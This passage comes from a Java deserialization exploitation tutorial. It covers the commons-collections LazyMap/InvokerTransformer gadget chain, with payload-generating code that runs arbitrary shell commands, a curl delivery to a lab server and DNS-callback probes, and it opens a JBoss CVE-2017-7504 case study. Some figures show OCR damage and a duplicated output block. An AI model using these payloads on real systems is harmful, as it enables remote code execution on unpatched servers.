automatically during deserialization
  …
  for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {//
(3) entrySet invoked in Proxy,

// this will redirect the execution flow
```

```
                    // to the invoke() method

                    // of the internal AIH
// AnnotationInvocationHandler invoke() method
public Object invoke(Object proxy, Method method, Object[]
args) { //(4) internal AIH invoke method
                                  // reached after step (3)
  String member = method.getName();//(5) member variable will
"receive" a "entrySet" String
  …
  // Handle annotation member accessors
  Object result = memberValues.get(member); //(6) get method
is invoked in internal AIH LazyMap
                  // the value of the member variable is used
as a key ("entrySet")
                                     // Since this key does
not exist, he field (an LazyMap) "triggers" Chained
                                     // Transform and thus the
command will be executed!
```

Figure 12 - AnnotationInvocationHandler Constructor, readObject and Invoke that will be reused
(source: http://hg.openjdk.java.net/jdk8u/jdk8u-dev/jdk/file/41ab7149fea2/src/share/classes/sun/reflect/annotation/AnnotationInvocationHandler.Java)

The way the `memberValues.entrySet()` (in `readObject()`, reference (**3**)) redirects the flow of the external AIH to the `invoke()` method of the *internal AIH* has already been addressed in the previous subsection (using a Proxy between the *Map* interface and the *internal AIH*). Before understanding how `memberValues.get` (member) (reference (**6**)) can trigger a second "trigger", it is pertinent to write something about the `invoke()` method (present in every *class* that implements *InvocationHandler*). Not infrequently, this method is associated with Java *Reflection* capability: a feature that allows you to modify the behavior of the application at runtime (that is, execute code that was not defined at compile time) - so it is another important scope to be observed during code analysis. When a Proxy is "triggered" (it has some method invoked) and dispatches the call to its *InvocationHandler* (encapsulated by it), the `invoke()` method receives its three parameters values (**proxy**, **method**, and **args**) "automatically", provided according to the "source" that "triggered" it in this case, the `memberValues.entrySet()` origin, which redirect the execution flow at reference (**3**) at Figure 12. Thus, the values of the parameters in `invoke()` of *internal AIH* (which is "inside" the Proxy) after deviation that occurs in `readObject()` of the *external AIH*, will be:

proxy: The object that was used "as a trigger" for the *`invoke()` method*. In this example, the *Proxy* (type *`com.sun.proxy.$Proxy1`*) that has been assigned to the *external AIH memberValues* field.

method: The method used "as a trigger" for *`invoke()`*. That is, the "*`entrySet()`*" method, which is invoked in Proxy via the *external AIH `readObject()`*, in reference **(3)**.

args: The arguments passed to the method used with trigger (the `memberValues.entrySet()`). In this case, the array args will be null, since no arguments are given for the `entrySet()`.

It is thus seen that the value received in parameter "**method**" from *`invoke()`* (an *`entrySet()`* method object) is used to define the contents of the ***member*** variable, in reference **(5)** - which will store a String with the "*entrySet*" value. Later, at reference **(6)**, this variable is used as a key to retrieve an item from the Map **memberValues** (an internal AIH field) - that is, memberValues.get("entrySet"), which is a **nonexistent key**. This is the ideal scenario to "assemble" the ***`memberValues`*** field of the *internal AIH* with one more useful feature present in the *commons-collections*: a *Map* "decorated" with a ***LazyMap*** [36] (*decorator*).

Briefly, a *LazyMap* allows you to "decorate" a Map by providing it with the ability to create objects on demand (at runtime). This is based on a *factory*, which is triggered whenever a non-existent key is accessed in the Map it decorated (exactly what happens in reference **(6)** of `invoke()`). The new object is created by the *factory* and then added to the map. This *factory*, therefore, will contain the core of the exploitation: the chain (*ChainedTransformer*) of classes InvokerTransformer [37].

Hint: It's worth noting that *LazyMap* is not the only *decorator* available to perform this exploitation. An alternative is the ***TransformedMap***: which "triggers" the *factory* when changes occur on the *map* it decorated (e.g. via *`map.put()`* or *`map.setValue()`*). In addition, there are other paths that do not depend on the *AnnotationInvocationHandler* as a trigger, such as some options proposed by Matthias Kaiser [38] [39] (e.g. using a *HashSet* with *TiedMapEntry*). The latter are useful when the version of JRE in the tested system is >= **8u72** (from which *AnnotationInvocationHandler* was "*hardenized*" [40]) and will be used in CVE-2017-12149 case study.

Before addressing the *InvokerTransformer* gadget behavior, it is important to consolidate the general understanding of the payload explained up to this point. Figure 13, therefore, graphically illustrates the desired end result: *external AIH*, containing a Proxy into the *memberValues* field. The Proxy, in turn, encapsulates another AIH (*internal AIH*), which contains a *LazyMap* in its *memberValues* field. Finally, LazyMap loads the *Transformers* chain as a *factory*.




Figure 13 - Final payload graphic illustration that reuses the AnnotationInvocationHandler as trigger gadget to trigger LazyMap factory

Reference (**1**) in Figure 13 represents the code in *external AIH* `readObject()` that causes the deviation to *internal AIH invoke()*. On the other hand, in reference (**2**), the *internal AIH* `invoke()` method invokes the `LazyMap get()` method (put in *memberValues* field) using a nonexistent key. The `LazyMap get()` *method* implementation, shown in reference (**3**), sets the final trigger that allows to execute arbitrary methods: The transform() method of Transformers [41] (*ChainedTransform*) encapsulated as a *factory* "inside" *LazyMap*.

Among the Transformers objects that can be included "inside" *LazyMap*, there is the flexible *InvokerTransformer,* provided by *commons-collections* for the purpose of performing "transformations" on objects. Its documentation [37] readily reveals what makes it "special" in this context: "Transforms the input to result **by invoking a method** on the input." That is, *InvokerTransformer* allows you to transform objects into a *collection* (a *Map*, for example) by invoking methods defined at runtime (potentially controllable by an attacker). For example, when creating an *InvokerTransformer* object, it is sufficient to assign (via constructor) the name of some arbitrary method, as well as its list of parameters and their types. When the "transformation" is triggered (in this scenario, in references (**2**) and (3) of Figure 13, by *memberValues.get (member)* in *LazyMap* that uses the *InvokerTransformer* as *factory*), such a method will be invoked via *Reflection*. In addition, *Transformer* implementations are also serializable - thus meeting Condition 2.

Figure 14 shows the constructor and the `InvokerTransformer transform()` method - in which the invocation, via Reflection, of the method defined by the constructor (i.e. via data) is clear.

```
// InvokerTransformer constructor
public InvokerTransformer(String methodName, Class[]
paramTypes, Object[] args) { //(1) constructor
   super();
   iMethodName = methodName; //(2) parameter that
indicates the method to be invoked via Reflection
   iParamTypes = paramTypes; //(3) types of parameters of
the method to be invoked
   iArgs = args; //(4) arguments to the method to be
invoked
}
// Transform Method (which can be triggered by LazyMap
and thus invoke arbitrary methods via Reflection)
public Object transform(Object input) { //(5) method
invoked to "transform" objects
...
    Class cls = input.getClass();//(6) gets class that
implements method to be invoked
    Method method = cls.getMethod(iMethodName,
iParamTypes); //(7) gets method to be invoked
    return method.invoke(input, iArgs); //(8) invokes the
method via reflection (BUM)!!
...
```

Figure 14 - InvokerTransformer constructor and transform method

In addition, you can create an *InvokerTransformers* array to be executed in a chain (via *ChainedTransformer*), so that the result (the *return*) of one method is used as input to the next - thus enabling more elaborate constructions, such as developed in [42]. As a result of this scenario, one can force the analogy that *commons-collections* is for JVM in *Property-Oriented Programming* (POP) as well as *libc* is for *Return-Oriented Programming* (ROP) - providing the attacker with a *Turing* - complete language. Note the following commented code (Figure 15), in which the concepts presented are used together (*Transformers* and *LazyMap*). Initially, an *array* is created with transformers objects that, when chained together, result in the following construction (which executes code in the operating system):

```
((Runtime)Runtime.class.getMethod("getRuntime", new Class[0]).invoke(null, new
Object[0])).exec("touch /tmp/h2hc_example1");
```

```
public static void main(String[] args)
    throws ClassNotFoundException, NoSuchMethodException, InstantiationException,
    IllegalAccessException, IllegalArgumentException, InvocationTargetException {
  String cmd[] = {"/bin/bash", "-c", args[0]}; // Command to run
  Transformer[] transformers = new Transformer[] {
    //(1)returns class Runtime.class
    new ConstantTransformer(Runtime.class),
    //(2) 1st. InvokerTransformer, result: getMethod("getRuntime", new Class[0])
    new InvokerTransformer(
      "getMethod",                    // invokes method getMethod
      ( new Class[] {String.class, Class[].class } ),// Parameter types: (String, Class
[])
      ( new Object[] {"getRuntime", new Class[0] } ) // arguments: ("getRuntime", new
Class [0])
    ),
    //(3) 2nd. InvokerTransformer, result: invoke(null, new Object[0])
    new InvokerTransformer(
      "invoke",                    // invokes method
      (new Class[] {Object.class, Object[].class }),//parameter types : (Object, Object
[])
      (new Object[] {null, new Object[0] })      // arguments: (null, new Object[0])
    ),
    //(4) 3rd. InvokerTransformer, result: exec(cmd[])
    new InvokerTransformer(


}
```

```
      "exec",                // invokes method: exec
      new Class[] { String[].class }, // parameter types: (String[])
      new Object[]{ cmd } )       // arguments: (cmd[])
  };
  //(5) Creates ChainedTransformer object with Transformers array:
  Transformer transformerChain = new ChainedTransformer(transformers);
  //(6) Creates map
  Map map = new HashMap();
  //(7) Decorates the map with LazyMap and transformer chain
  Map lazyMap = LazyMap.decorate(map,transformerChain);
  lazyMap.get("h2hc"); //(8) Tries to recover a nonexistent key in the map (BOOM)!
}
```

Figure 15 –- ChainedTransform that is "triggered automatically" and executes a command when a nonexistent key is accessed in a LazyMap

The *array transformers* is added to the *ChainedTransformer* (reference (**5**), Figure 15) and then used as the *factory* of a *LazyMap* (which returns the *Map* decorated for the *lazyMap* variable in reference (**7**). Finally, reference (**8**) tries to get a lazyMap value using a non-existent key: which, according to the previous explanation, will "trigger" the *factory* (`LazyMap get()` method invokes the `transform()` *ChainedTransfomer* method) - thus resulting in the execution of the command. Note also the green highlighting (`String[].class`), which is a simple *fix* with respect to the Frohoff version [29], in order to allow more complex commands execution (e.g., containing *pipes* and redirectioning).

Transcribing:

```
$ git clone https://github.com/joaomatosf/
JavaDeserH2HC.git
$ cd JavaDeserH2HC
$ javac -cp .:commons-collections-3.2.1.jar
ExampleTransformersWithLazyMap.java
$ rm /tmp/h2hc_lazymap
$ java -cp .:commons-collections-3.2.1.jar
ExampleTransformersWithLazyMap
$ ls -all /tmp/h2hc_lazymap
```

Complementing this example with the previously studied *Proxy*, we obtain the final *payload* that "automatically triggers" the *transformers* chain during *deserialization* of the *external AIH* (previously shown in Figure 13). Namely, follow the additional steps required:

1) Create an *AnnotationInvocationHandler* object (which will be the *internal AIH*) containing, in the *memberValues* field, the lazyMap instantiated in reference (7) of Figure 15 (which, remember, executes ChainedTransformer when a nonexistent key is "queried");

2) Create a *Proxy* between the *Map* interface and the *internal AIH* defined in previous step (this Proxy, having a method invoked, will divert the flow to the *internal AIH invoke()* method, which activates *LazyMap*);

3) Instantiate a new *AnnotationInvocationHandler* (*external AIH*) and assign the Proxy to its *memberValues* field. This, therefore, can be serialized and used as *payload*.


Thus, during the *external AIH* deserialization, its `readObject()` method should trigger the Proxy in the `memberValues.entrySet()` call (remember, reference (**3**) of Figure 12 and reference (**1**) of Figure 13). This will deflect the execution flows to `internal AIH invoke()`*method* (which is "inside" the Proxy), which initiates the trigger in the `memberValues.get("entrySet")` call (reference (**6**) in Figure 12 and reference (**2**) Figure 13) - causing *LazyMap* to run the *Transformers* chain (used as a *factory*).

It may seem a bit confusing in a first reading, but the following code (Figure 16) reveals that few additional lines are required with respect to the example in Figure 15. The three steps described above are highlighted in the code.

```
// Creates the ChainedTransformer object with the Transformers array:
Transformer transformerChain = new ChainedTransformer(transformers);
// Creates the map
Map map = new HashMap();
// Decorates the map with LazyMap and the transformation chain
Map lazyMap = LazyMap.decorate(map,transformerChain);
//(1) creates internal AIH (via Reflection) and assigns the lazyMap to the
memberValues field via constructor
Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
ctor.setAccessible(true);
InvocationHandler handlerLazyMap = (InvocationHandler)
ctor.newInstance(Retention.class, lazyMap);
// creates interface map
Class[] interfaces = new Class[] {java.util.Map.class};
//(2)) creates the Proxy "between" the map interface and the internal AIH
(which contains the LazyMap)
Map proxyMap = (Map) Proxy.newProxyInstance(null, interfaces, handlerLazyMap);
//(3) Instantiates the External AIH and assigns the Proxy to the memberValues
field
// Remember that the Proxy "interconnects" the Map interface and the internal
AIH (containing LazyMap)
InvocationHandler handlerProxy = (InvocationHandler)
ctor.newInstance(Retention.class, proxyMap);
// Serializes the AIH External and saves to file
System.out.println("Saving serialized object in
ExampleCommonsCollections1.ser");
FileOutputStream fos = new FileOutputStream("ExampleCommonsCollections1.ser");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(handlerProxy);
oos.flush();
```

Figure 16 –Internal and External AIH, which will contain the LazyMap and Proxy, respectively, to generate the final payload that activates the LazyMap factory during deserialization of the External AIH


The following command sequence (Figure 17) can be used to compile the final code and generate the serialized object - which can be injected into inputs that perform deserialization.



```
John:src joaomatosf$ javac -cp .:commons-collections-3.2.1.jar ExampleCommonsCollections1.java
John:src joaomatosf$ java -cp .:commons-collections-3.2.1.jar ExampleCommonsCollections1 "touch /tmp/test"
Saving serialized object in ExampleCommonsCollections1.ser
John:src joaomatosf$ hexdump -C ExampleCommonsCollections1.ser | head
00000000  ac ed 00 05 73 72 00 32  73 75 6e 2e 72 65 66 6c  |....sr.2sun.refl|
00000010  65 63 74 2e 61 6e 6e 6f  74 61 74 69 6f 6e 2e 41  |ect.annotation.A|
00000020  6e 6e 6f 74 61 74 69 6f  6e 49 6e 76 6f 63 61 74  |nnotationInvocat|
00000030  69 6f 6e 48 61 6e 64 6c  65 72 55 ca f5 0f 15 cb  |ionHandlerU.....|
00000040  7e a5 02 00 02 4c 00 0c  6d 65 6d 62 65 72 56 61  |~....L..memberVa|
00000050  6c 75 65 73 74 00 0f 4c  6a 61 76 61 2f 75 74 69  |luest..Ljava/uti|
00000060  6c 2f 4d 61 70 3b 4c 00  04 74 79 70 65 74 00 11  |l/Map;L..typet..|
00000070  4c 6a 61 76 61 2f 6c 61  6e 67 2f 43 6c 61 73 73  |Ljava/lang/Class|
00000080  3b 78 70 73 7d 00 00 00  01 00 0d 6a 61 76 61 2e  |;xps}......java.|
00000090  75 74 69 6c 2e 4d 61 70  78 72 00 17 6a 61 76 61  |util.Mapxr..java|
John:src joaomatosf$
```

Figure 17 - Compiling and generating payload that reuses commons-collections gadgets

Figure 18 demonstrates how to run the vulnerable testing application (which performs native deserialization of data received from users) and exploit it with the generated payload. Note that cp parameter is used to specify the application's classpath - in this case, the commons-collections-3.2.1.*jar lib* was included.



```
John:src joaomatosf$ javac -cp .:commons-collections-3.2.1.jar ExampleCommonsCollections1.java
John:src joaomatosf$ java -cp .:commons-collections-3.2.1.jar ExampleCommonsCollections1 "touch /tmp/test"
Saving serialized object in ExampleCommonsCollections1.ser
John:src joaomatosf$ hexdump -C ExampleCommonsCollections1.ser | head
00000000  ac ed 00 05 73 72 00 32  73 75 6e 2e 72 65 66 6c  |....sr.2sun.refl|
00000010  65 63 74 2e 61 6e 6e 6f  74 61 74 69 6f 6e 2e 41  |ect.annotation.A|
00000020  6e 6e 6f 74 61 74 69 6f  6e 49 6e 76 6f 63 61 74  |nnotationInvocat|
00000030  69 6f 6e 48 61 6e 64 6c  65 72 55 ca f5 0f 15 cb  |ionHandlerU.....|
00000040  7e a5 02 00 02 4c 00 0c  6d 65 6d 62 65 72 56 61  |~....L..memberVa|
00000050  6c 75 65 73 74 00 0f 4c  6a 61 76 61 2f 75 74 69  |luest..Ljava/uti|
00000060  6c 2f 4d 61 70 3b 4c 00  04 74 79 70 65 74 00 11  |l/Map;L..typet..|
00000070  4c 6a 61 76 61 2f 6c 61  6e 67 2f 43 6c 61 73 73  |Ljava/lang/Class|
00000080  3b 78 70 73 7d 00 00 00  01 00 0d 6a 61 76 61 2e  |;xps}......java.|
00000090  75 74 69 6c 2e 4d 61 70  78 72 00 17 6a 61 76 61  |util.Mapxr..java|
John:src joaomatosf$
```

```
JRE Version: 1.8.0_20
[INFO]: Listening on port 8000

[INFO]: Received POST / from: /192.168.154.1:63578
java.lang.ClassCastException: java.lang.UNIXProcess cannot be cast to java.util.Set
        at com.sun.proxy.$Proxy0.entrySet(Unknown Source)
```

```
John:JavaDeserH2HC joaomatosf$ curl 192.168.154.129:8000 --data-binary @ExampleCommonsCollections1.ser
Data deserialized!
John:JavaDeserH2HC joaomatosf$
```

Figure 18 –Compiling, Running, and Exploiting the Testing Lab

Note: It is important to note again that this version (which reuses an *AnnotationInvocationHandler* as trigger gadget) should work correctly on systems operating with **JRE <8u72** and containing the "vulnerable" *commons-collections* library in the *classhpath*. If an ***IncompleteAnnotationException*** is received, it can be adapted to reuse a *HashSet* with *TiedMapEntry*, as implemented in [38] and the example that will be demonstrated in the CVE-2017-12149 case study.

HINT: Useful ChainedTransformers

Once the basis of the exploitations is understood, it is opportune to develop payloads that can help in the validation of vulnerable environments - however, without causing damage to the system tested. There are two *ChainedTransformers* examples as follows that can be "coupled" to the previous code - or to other versions.

1) Thread.sleep

This chain allows rapid vulnerability validation by forcing the execution of a *sleep* by the application - which also makes *Blind Injection* viable [43].

```
Thread.class.getMethod("sleep", new Class[]{Long.TYPE}).invoke(null, new Object[]
{10000L})
Transformer[] transformers = new Transformer[] {
  new ConstantTransformer(Thread.class), // returns class Thread.class
  new InvokerTransformer( // 1st. Object InvokerTransformer: getMethod("sleep", new
Class[0])
    "getMethod",            // invokes getMethod method
    ( new Class[] {String.class, Class[].class } ),// parameters types: (String,
Class[])
    ( new Object[] {"sleep", new Class[]{Long.TYPE} } ) // args: (sleep, Long.TYPE)
  ),
  new InvokerTransformer( // 2nd. Object InvokerTransformer: invoke(null, 10000)
    "invoke",              // invokes method: invoke
    (new Class[] {Object.class, Object[].class }),// parameters types: (Object,
Object[])
    (new Object[] {null, new Object[] {10000L} }) // args: (null, new Object[]
{10000L})
  )
};
```

2) DNS Resolve

Originally published by [44], it uses a URL object within the InvokerTransformer to attempt to perform an HTTP GET at an address controlled by the tester. If the application is vulnerable to CVE-2015-7501, it should consult the DNS address (*dns lookup*) in order to resolve the URL and perform the GET. If the domain is registered and configured / hosted by the tester (eg using *bind*), query (if executed) can be observed in the service/daemon *logs*.

```
new URL("http://test.testerdomain.com").openConnection().getInputStream().read()
String url = "http://test.testerdomain.com";
Transformer[] transformers = new Transformer[] {
```

```
Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(new URL(url)),
    new InvokerTransformer("openConnection", new Class[] { }, new Object[] {}),
    new InvokerTransformer("getInputStream", new Class[] { }, new Object[] {})
};
```

Based on this last one, Gabriel Lawrence published another *gadget chain* for the same purpose, however, removing the dependency of the *commons-collections gadgets*. This is possible since the URL class is serializable and tries to resolve the *url* domain when having the *equals* method or the *hashCode* invoked. In this way, it can be added as a key in a *HashMap* (also serializable), thus causing its *hashCode* method to be invoked during *HashMap* deserialization - which will consequently perform *dns lookup*. The details can be seen in [45].

Case Studies

The next subsections exemplify how to bring knowledge into practice by exploiting two CVEs. These were selected because they are easy to understand - therefore, didactic. The first one affects JBoss AS in versions <= 4.X, while the second one runs versions <= 6.X (and was specially published to be used in this example).

CVE-2017-7504

This subsection demonstrates how to exploit JBossMQ (CVE-2017-7504), a messaging service (JMS) included by default in JBOSS AS <= 4.X.

Although it is a version no longer supported by RedHat, JBoss 4.X is commonly found based on the number of applications that depend on that platform to function. For example, the case of StarBucks #221294 (https://hackerone.com/joaomatosf), which caused this CVE to become public.

JBossMQ has an invocation layer via HTTP (HTTP *Invocation Layer*), which acts by forwarding messages to the JMS service. The *class* responsible for handling requests is the *HTTPServerILServlet.class*, whose complete code can be easily found on the Internet (or, if desired, decompiled).

Checking the code is sufficient to identify a possible injection point in the `processRequest()` method. Notice the red flag highlighted in the code shown in Figure 19.

```
protected void processRequest(HttpServletRequest request,
HttpServletResponse response) throws ServletException,
IOException . . .
    response.setContentType(RESPONSE_CONTENT_TYPE);
    ObjectOutputStream outputStream = new
ObjectOutputStream(response.getOutputStream());
    try {
      ObjectInputStream inputStream = new
ObjectInputStream(request.getInputStream());
      HTTPILRequest httpIlRequest =
(HTTPILRequest)inputStream.readObject();//(1) red flag
      String methodName = httpIlRequest.getMethodName();
```

Figure 19 - Code from the HTTPServerILServlet class, which performs deserialization of user-supplied data

Between the two parameters in the `processRequest()` (*request* and *response*) method, the first parameter is used to read the content (in binary format) received in HTTP POSTs (`request.getInputStream()`) and place it in an `ObjectInputStream`. In the next line, `readObject()` is invoked - which reveals the beginning of the deserialization process. In light of this, it remains to be determined whether this method can be achieved by user-supplied data. Two quick approaches can be followed:

1) load the code into an IDE (eg Eclipse, IntelliJ) and try to trace the execution path to the `ObjectInputStream.readObject()` or;

2) investigate the application context, such as mappings between *URLs* and *Servlets*.

The second path is appropriate for this scenario, since it is a code that suggests being "reached" directly by HTTP requests. In fact, the application descriptor file analysis (*jbossmq-httpil.war/WEB-INF/web.xml*) reveals the URL mapped to its *Servlet* (*HTTPServerILServlet*), as shown below:

```
<servlet-mapping>
  <servlet-name>HTTPServerILServlet</servlet-name>
  <url-pattern>/HTTPServerILServlet/*</url-pattern>
</servlet-mapping>
```

Figure 20 - Excerpt from the jbossmq web.xml that displays the mapping between the URL and the Servlet HTTPServerILServlet

